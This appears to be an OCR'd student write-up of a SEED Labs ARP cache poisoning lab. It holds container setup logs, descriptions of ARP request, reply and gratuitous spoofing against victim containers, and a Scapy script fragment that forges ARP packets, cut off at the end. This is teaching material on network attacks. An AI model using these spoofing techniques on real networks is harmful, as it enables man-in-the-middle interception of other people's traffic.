

LAB 2 - ARP CACHE POISONING ATTACK LAB


IP addresses identify link-layer addresses, such as MAC addresses, using the Address Resolution Protocol (ARP) in communication. The ARP protocol lacks security protections, rendering it vulnerable to attack via ARP cache poisoning. This approach allows attackers to use bogus IP-to-MAC mappings, exposing the victim to man-in-the-middle attacks if traffic is directed to the device with the forged MAC address.

Lab Setup:


We use the lab setup zip from the seed labs, and we create three containers Attacker, HostA,
HostB


Lab2 — ubuntu@ip-172-31-22-7: ~ — ssh -i seed-aws.pem ubuntu@18.219.39.23 — 131×43
(base) venkateshv@Venkateshs-MacBook-Air Lab2 % scp -i seed-aws.pem Labsetup_2.zip ubuntu@18.219.39.23:/home/ubuntu
Labsetup_2.zip 100% 10KB 57.0KB/s 00:00
(base) venkateshv@Venkateshs-MacBook-Air Lab2 % ssh -i seed-aws.pem ubuntu@18.219.39.23
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-1055-aws x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of Fri Mar 8 01:49:49 UTC 2024
System load: 0.0 Processes: 100
Usage of /: 16.0% of 11.45GB Users logged in: 0
Memory usage: 25% IPv4 address for docker0: 172.17.0.1
Swap usage: 0% IPv4 address for eth0: 172.31.22.7
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
New release '22.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Fri Mar 8 01:13:36 2024 from 67.21.186.68
ubuntu@ip-172-31-22-7:~$


Lab2 — ubuntu@ip-172-31-22-7: ~/Labsetup_2 — ssh -i seed-aws.pem ubuntu@18.219.39.23 — 131×43
Fetched 169 kB in 0s (8417 kB/s)
Selecting previously unselected package unzip.
(Reading database ... 62041 files and directories currently installed.)
Preparing to unpack .../unzip_6.0-25ubuntu1.2_amd64.deb ...
Unpacking unzip (6.0-25ubuntu1.2) ...
Setting up unzip (6.0-25ubuntu1.2) ...
Processing triggers for mime-support (3.64ubuntu1) ...
Processing triggers for man-db (2.9.1-1) ...
ubuntu@ip-172-31-22-7:~$ unzip Labsetup_2
Archive: Labsetup_2.zip
creating: Labsetup_2/
inflating: __MACOSX/._Labsetup_2
inflating: Labsetup_2/.DS_Store
inflating: __MACOSX/Labsetup_2/._.DS_Store
inflating: Labsetup_2/docker-compose.yml
inflating: __MACOSX/Labsetup_2/._docker-compose.yml
creating: Labsetup_2/volumes/
inflating: __MACOSX/Labsetup_2/._volumes
inflating: Labsetup_2/volumes/arp_gratuitous.py
inflating: __MACOSX/Labsetup_2/volumes/._arp_gratuitous.py
inflating: Labsetup_2/volumes/arp_reply.py
inflating: __MACOSX/Labsetup_2/volumes/._arp_reply.py
extracting: Labsetup_2/volumes/.gitignore
inflating: __MACOSX/Labsetup_2/volumes/._.gitignore
inflating: Labsetup_2/volumes/arp_request.py
inflating: __MACOSX/Labsetup_2/volumes/._arp_request.py
inflating: Labsetup_2/volumes/mitm_tcp.py
inflating: __MACOSX/Labsetup_2/volumes/._mitm_tcp.py
inflating: Labsetup_2/volumes/arp_poisoning_mitm.py
inflating: __MACOSX/Labsetup_2/volumes/._arp_poisoning_mitm.py
ubuntu@ip-172-31-22-7:~$ docker-compose build
no configuration file provided: not found
ubuntu@ip-172-31-22-7:~$ ls
Labsetup_2 Labsetup_2.zip __MACOSX snap
ubuntu@ip-172-31-22-7:~$ cd Labsetup_2/
ubuntu@ip-172-31-22-7:~/Labsetup_2$ ls
docker-compose.yml volumes
ubuntu@ip-172-31-22-7:~/Labsetup_2$ vim docker-compose.yml
ubuntu@ip-172-31-22-7:~/Labsetup_2$ docker-compose build
[+] Building 0.0s (0/0) docker:default
ubuntu@ip-172-31-22-7:~/Labsetup_2$ docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
ubuntu@ip-172-31-22-7:~/Labsetup_2$



Ip config of the victim containers



TASK 1 : USING ARP REQUEST

As part of the process, I created an ARP request packet on the attacker machine to map victimB's IP address to the attacker's MAC address. When the packet was ready, I sent it. To achieve this, I executed a Python programme for an ARP request on the attacker system, using the target Mac address and IP address as input.

Modified arp_request_file

—----------1A ENDS HERE—----------


1B)


I generated an ARP reply packet on the attacker machine to map victimB's IP address to the attacker's MAC address. Subsequently, I forwarded this packet to

victim A, completing the attack. Throughout the process, I looked at two different scenarios: first, where victim B's IP address was already in victim A's cache, and second, where I needed to remove victim B's IP address from A's cache.

Scenario 1:


IP ADDRESS CHANGED HERE





SCENARIO 2


B IP IS NOT IN A”S CACHE





Task 1c:

In the attacker task, I utilized an ARP gratuitous packet to map the victim's IP address (B).

Modified arp_gratituos.py


Lab2 — Attacker — ssh -i seed-aws.pem ubuntu@18.219.39.23 — 113×27
GNU nano 4.8 arp_gratuitous.py
#!/usr/bin/python3
from scapy.all import *
IP_spoofed = "10.9.0.98"
MAC_spoofed = "aa:bb:cc:dd:97:98"
print("SENDING SPOOFED ARP GRATUITOUS MESSAGE.....")
ether = Ether()
ether.dst = "ff:ff:ff:ff:ff:ff"
ether.src = MAC_spoofed
arp = ARP()
arp.psrc = IP_spoofed
